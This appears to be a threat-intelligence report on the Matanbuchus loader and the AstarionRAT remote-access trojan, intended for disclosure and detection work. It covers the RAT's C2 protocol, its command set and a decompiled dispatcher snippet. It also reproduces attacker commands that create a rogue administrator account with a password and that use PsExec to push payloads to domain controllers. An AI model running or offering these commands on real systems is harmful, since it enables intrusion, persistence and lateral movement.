Shellcode stage 2: Decompressing the final payload

The reconstructed Stage 1 is a small ~8.5KB DLL with no import table. All API access is routed through an internal hash dispatch function using the same multiply-by-131 hashing algorithm described above.

DllEntryPoint receives the Stage 2 data pointer and its size from the shellcode. It XOR-decrypts the payload header using the same rolling XOR algorithm seen throughout the chain, then validates the decrypted data for MZ (0x5A4D) and PE (0x4550) signatures.

The core function calls RtlDecompressBuffer with LZNT1 compression to decompress the final payload. The decompressed output begins with a 12-byte name field (Beacon.exe, null-padded) and a 4-byte PE size, followed by the raw PE.

Stage 1 parses the PE headers, maps its sections into allocated memory, resolves imports, and creates a new thread to execute it.

AstarionRAT

C2 configuration

AstarionRAT stores its C2 configuration in the .data section. The C2 (www.ndibstersoft[.]com) is RC4-encrypted and hex-encoded, the decryption function hex-decodes the string, then RC4-decrypts it using a hardcoded 110-byte key.

HTTP Communication Profile

AstarionRAT's HTTP request templates are stored hex-encoded in the .data section and decoded at runtime. The GET request targets /intake/organizations/events?channel=app, mimicking legitimate application telemetry. The User-Agent string impersonates an older Edge browser (Edge/18.19045) with Accept-Language: zh-CN,zh;q=0.9 and a Google referer, while beacon data is embedded in a cookie header between static values: AFUAK=1C5DEC09609A6B41; BLA=<beacon_data>; HFK=423b5828bc98f5c7c57e6c321.

Metadata beacon

On initial check-in, AstarionRAT constructs a metadata packet starting with a 0xBEEF magic marker followed by a length field. It generates 16 random bytes and writes them into the packet, then SHA-256 hashes them to derive a session key stored separately for future communication. The packet then includes the system's ANSI and OEM code pages, a random even beacon ID (between 100000–999998), the current PID, a two-byte zero field, and a privilege flag (0x0E for admin, 0x06 for standard user) determined by checking membership in the Administrators group (S-1-5-32-544) via AllocateAndInitializeSid and CheckTokenMembership. This is followed by the OS version (major, minor, build number), 12 bytes of padding, the local IP address obtained via WSAIoctl, and a tab-delimited string of the computer name, username, and process filename (COMPUTER\tUSER\tprocess.exe):

The entire packet is RSA-encrypted using a hardcoded 1024-bit public key, split into 117-byte chunks before transmission.

The beacon follows a standard polling loop with a 10-second interval. It builds and RSA-encrypts the metadata packet, sends it via HTTP GET, parses the response as network-byte-order [command_id][size][data] tuples, dispatches each task

through the command dispatcher, and sends results back via HTTP POST. On failure, it reconnects and retries after sleeping.

Command dispatcher

AstarionRAT supports 24 commands dispatched through a switch statement. The command set covers file operations, process management, credential theft and impersonation, shell execution with output capture, a SOCKS5 proxy, network port scanning, and a reflective code loader capable of executing arbitrary operator-supplied payloads entirely in memory:

Command ID	Function	Description
3	Exit	Sends a final output packet, then calls `ExitProcess(0)` to terminate the beacon
4	Sleep	Updates the beacon's polling interval and jitter percentage from two network-byte-order DWORDs
5	Change Directory	Calls `SetCurrentDirectoryA` with the provided path
10	Write File to Disk	Extracts a length-prefixed filename and file contents from the task data, writes to the victim's disk in write mode (`"wb"`)
11	Exfiltrate File	Opens a file with `CreateFileA` , validates the size is under 4GB, resolves the full path, reads the contents, and sends the data back to the C2
12	Execute Command	Spawns a process via `CreateProcessW` . If an impersonation token is held, tries `CreateProcessAsUserW` , falls back to `CreateProcessWithTokenW` , then `CreateProcessWithLogonW` with stored credentials
28	Revert to Self	Closes the current impersonation token, resets the thread token via `NtSetInformationThread` , and clears stored credentials
31	Steal Token	Dynamically resolves Nt* APIs from ntdll.dll. Opens a target process by PID, duplicates its token with `MAXIMUM_ALLOWED` access, applies it to the current thread, and reports the impersonated identity back to the C2
32	List Processes	Snapshots running processes with `CreateToolhelp32Snapshot` and iterates with `Process32FirstW` / `Process32NextW` . For each process, queries the image path, session ID, and architecture (x86/x64). Output is tab-delimited: `process.exe\tPPID\tPID\tarch\tpath\tsession`
33	Kill Process	Opens a process by PID with `PROCESS_TERMINATE` and calls `TerminateProcess`
39	Get Current Directory	Returns the current working directory via `GetCurrentDirectoryA`
49	Credential Logon	Extracts domain, username, and password from the task data. Authenticates via `LogonUserA` with `LOGON32_LOGON_NEW_CREDENTIALS` , impersonates the resulting token, and stores the credentials for future process creation
53	Directory Listing	Enumerates files using `FindFirstFileA` / `FindNextFileA` . Directories output as `D\t0\tMM/DD/YY HH:MM:SS\tname` , files as `F\tsize\tMM/DD/YY HH:MM:SS\tname`
54	Create Directory	Calls `CreateDirectoryA` with the provided path
55	List Drives	Calls `GetLogicalDrives` and formats the bitmask into a readable string
56	Delete File/Directory	Checks `GetFileAttributesA` - if the directory flag is set, calls `RemoveDirectoryA` ; otherwise calls `DeleteFileA`
67	Write File to Disk (Append)	Same as command 10 but opens in append mode (`"ab"`), enabling multi-part file transfers to the victim
73	Copy File	Extracts length-prefixed source and destination paths, calls `CopyFileA` with overwrite enabled
74	Move File	Same parsing as command 73, calls `MoveFileA`
78	Shell Execute	Two modes: if the command starts with `1#` , spawns `CMD` with piped stdin/stdout, writes the command followed by `&exit\n` , and captures output. Otherwise wraps in

Command ID	Function	Description
		`CMD /C <command>` and captures output via a read pipe
100	Execute In-Memory Code	On-demand in-memory code execution - the threat actor can send any compiled payload to the beacon at any time. The loader parses it into code, relocation, and import sections, allocates RWX memory via VirtualAlloc, applies relocations, resolves imports via GetProcAddress, and executes it. The loaded code receives a function table of 25 callbacks for parsing input, building output, sending results to the C2, reporting errors, checking admin privileges, managing impersonation tokens, and resolving additional APIs, allowing tools to run entirely in memory without touching disk.
101–102	Tunnel Setup	Both command IDs route to the same function - resolves the target host, connects, and establishes a proxied network tunnel with the operator's credentials. Traffic is relayed bidirectionally through a dedicated handler thread with XOR `0x10` obfuscation. Sending the value `100002` tears down the active tunnel.

```
55    case 0:
56      send_task_output(0, 0, 0x1Au);
57      ExitProcess(0);
58    case 1:
59      dwMilliseconds = ntohl(*a2);
60      dword_140031514 = ntohl(a2[1]);
61      return;
62    case 2:
63      SetCurrentDirectoryA((LPCSTR)a2);
64      return;
65    case 7:
66      write_file_to_disk(a2, a3, "wb");
67      return;
68    case 8:
69      FileA = CreateFileA((LPCSTR)a2, 0x80000000, 1u, 0, 3u, 0x80u, 0);
70      v7 = FileA;
71      if ( FileA == (HANDLE)-1LL )
72      {
73        send_error_response(0x28u, (char *)a2, 0, 0);
74        return;
75      }
76      if ( !GetFileSizeEx(FileA, &FileSize) )
77        goto LABEL_17;
78      v8 = FileSize;
79      if ( (unsigned __int64)(FileSize.QuadPart - 1) > 0xFFFFFFFE )
80      {
81        v16 = (char *)a2;
82        v17 = 60;
83        goto LABEL_16;
84      }
85      v9 = (CHAR *)j__calloc_base(0x800u, 1u);
86      v10 = v9;
87      if ( !v9 )
88        goto LABEL_17;
89      FullPathNameA = GetFullPathNameA((LPCSTR)a2, 0x800u, v9, 0);
90      if ( FullPathNameA - 1 > 0x7FF )
91      {
92        v16 = (char *)a2;
93        v17 = 61;
```

Figure 11: Snippet of the command dispatcher switch statement handling commands

SOCKS5 proxy

The SOCKS5 implementation is the largest function in the binary at 4,161 bytes. All proxy traffic is XOR-obfuscated with 0x10 using SIMD instructions for bulk operations on 64-byte blocks. The proxy supports CONNECT commands with both IPv4 and domain name resolution, and authenticates against credentials provided by the C2.

Now that the payloads have been analyzed, let's move on to the hands-on activity.

Things got a bit spicy

With AstarionRAT active on the initial endpoint, the operator established persistence via a scheduled task named Application Maintenance, configured to execute Core.exe from C:\ProgramData\2895e798a2579e6\.

Approximately 17 hours later, the operator returned and used the RAT to start the Application Management service:

- cmd.exe /c sc start AppMgmt >nul 2>nul

This kicked off the hands-on-keyboard phase. The operator immediately performed domain reconnaissance through the RAT's command dispatcher:

- net groups "Domain Admins" /domain
- nltest /dclist:

The operator staged their tooling on the beachhead under C:\ProgramData\USOShared\, a directory commonly abused by threat actors as it mimics the legitimate Windows Update USOShared folder. From there, the operator leveraged a compromised service account to initiate an RDP session to a Windows Server on the network. Within minutes of landing, a batch script was executed:

- C:\programdata\usoshared\rdp.bat

Unfortunately, the contents of the batch scripts were not recoverable. However, based on process telemetry, the script likely automated the creation of a rogue local administrator account. The following commands were captured:

- net user DefaultService AiRPcp47_r00t /add
- net localgroup Administradores DefaultService /add

The use of Administradores (the Spanish-language equivalent of Administrators) was a curious detail; the targeted organization is not based in a Spanish-speaking country. The operator attempted the Spanish-localized group name first, followed by the English version approximately 10 minutes later.

The operator then authenticated via RDP using the newly created DefaultService account, establishing interactive access independent of the original compromised credentials.

Shortly after, the operator used PsExec from the beachhead to simultaneously push tooling to both the Windows Server and a Backup Domain Controller:

- psexec.exe -accepteula -s -d \\<windows_server> c:\programdata\usoshared\rdp.bat
- psexec.exe -accepteula -s -d \\<windows_server> c:\programdata\usoshared\rdp1.bat
- psexec.exe -accepteula -s -d \\<windows_server> c:\programdata\usoshared\java.exe
- psexec.exe -accepteula -s -d \\<backup_dc> c:\programdata\usoshared\rdp.bat
- psexec.exe -accepteula -s -d \\<backup_dc> c:\programdata\usoshared\java.exe

On each host, the operator replicated the same playbook: create the rogue account, add it to local Administrators, and deploy AstarionRAT via the java.exe DLL sideloading package.

On each host, the operator created the rogue DefaultService account and added it to local Administrators. The operator also attempted to deploy AstarionRAT via the java.exe DLL sideloading package on both targets. However, Defender quarantined jli.dll on both hosts before the sideloading could succeed. On the Windows Server, the operator did set a Defender exclusion for C:\ProgramData\USOShared\, but roughly 15 minutes after Defender had already detected and quarantined the file.

Despite the failed RAT deployments, the operator still had the rogue DefaultService account and active RDP access on both hosts. From the Backup Domain Controller, the operator used PsExec to pivot to a primary domain controller, but the attempt was unsuccessful:

- PsExec.exe -accepteula -s -u <compromised_account> \\<target_dc> c:\programdata\1.bat
- PsExec.exe -accepteula -s -u <compromised_account> \\<target_dc> cmd

Recommendation

- Train users to recognize prompts that instruct them to copy and paste commands, and ensure they understand the risks of executing unknown commands via Run dialogs or terminals
- Use Group Policy to disable the Run dialog box (Win + R) and remove the Run option from the Start Menu via User Configuration > Administrative Templates > Start Menu and Taskbar

- Configure Windows Terminal to warn users when pasted text contains multiple lines, adding a speed bump before multi-line command execution
- Monitor for rogue account creation: alert on net user and net localgroup commands adding unfamiliar accounts, especially when executed via PsExec or remote services
- Monitor PsExec usage: flag PsExec execution from non-standard paths like C:\ProgramData\USOShared\

Detection

Yara

AstarionRAT

https://github.com/RussianPanda95/Yara-Rules/blob/main/AstarionRAT/win_mal_AstarionRAT.yar

Matanbuchus 3.0 Loader Component

https://github.com/RussianPanda95/Yara-Rules/blob/main/Matanbuchus/win_mal_Matanbuchus_loader.yar

Indicators of compromise (IOCs)

Item	Description
hxxp://binclloudapp[.]com/466943	ClickFix MSI delivery C2
hxxps://marle[.]io/check/updprofile.aspx	Matanbuchus C2 - serves encrypted main module
www.ndibstersoft[.]com	AstarionRAT C2
/intake/organizations/events?channel=app	AstarionRAT beacon polling path
%APPDATA%\AegisLynx Cybernetics Ltd\AegisLynx Threat Fabric\AVU\	Matanbuchus MSI install path
%APPDATA%\DocuRay Technologies S.r.l\DocuRay PDF Professional\ZAVY\	Matanbuchus MSI install path
%APPDATA%\HelixShield Technologies ApS\HelixShield Adaptive Security\APS\ZAV\	Matanbuchus MSI install path
%LOCALAPPDATA%\Temp\ndvyxgdriggmarrf\	Stage 2 DLL sideloading package drop path
INFO **SHA256:** de81e2155d797ff729ed3112fd271aa2728e75fc71b023d0d9bb0f62663f33b3	Encrypted shellcode payload delivered alongside the MSI, contains shellcode that downloads the Matanbuchus main module from the C2
SystemStatus.dll	Matanbuchus Loader payload

SHA256: 6ffae128e0dbf14c00e35d9ca17c9d6c81743d1fc5f8dd4272a03c66ecc1ad1f	
jli.dll **SHA256:** 68858d3cbc9b8abaed14e85fc9825bc4fffc54e8f36e96ddda09e853a47e3e31	Stage 2 loader, decrypts and executes the Lua script from SySUpd
SySUpd **SHA256:** 03c624d251e9143e1c8d90ba9b7fa1f2c5dc041507fd0955bdd4048a0967a829	XOR-encrypted Lua script
Reflective PE loader **SHA256:** 8e54cd12591d67dfbe72e94c1bde6059e1cba157e6786aec63f8f9e3c71fb925	Reflective PE loader that reconstructs the Stage 1 DLL from a custom binary stream and passes the final payload (AstarionRAT) to it
Stage 1 payload **SHA256:** c31c8edbf94c85cc9bc46a5665c45a3556c48d5ad615c0a44e14e5406d80df12	Small loader with no import table, XOR-decrypts and LZNT1-decompresses the final payload, maps it into memory, and creates a thread to execute it
Beacon.exe **SHA256:** eecc83add16f3d513a9701e9a646b1885014229ac6f86addd6b10afb64d1d2af	AstarionRAT
Updprofile.aspx **SHA256:** ea378496135318ac5ad667a032fa4a9686add9d27fe4a7c549c937611b5099e5	Matanbuchus Core Module

---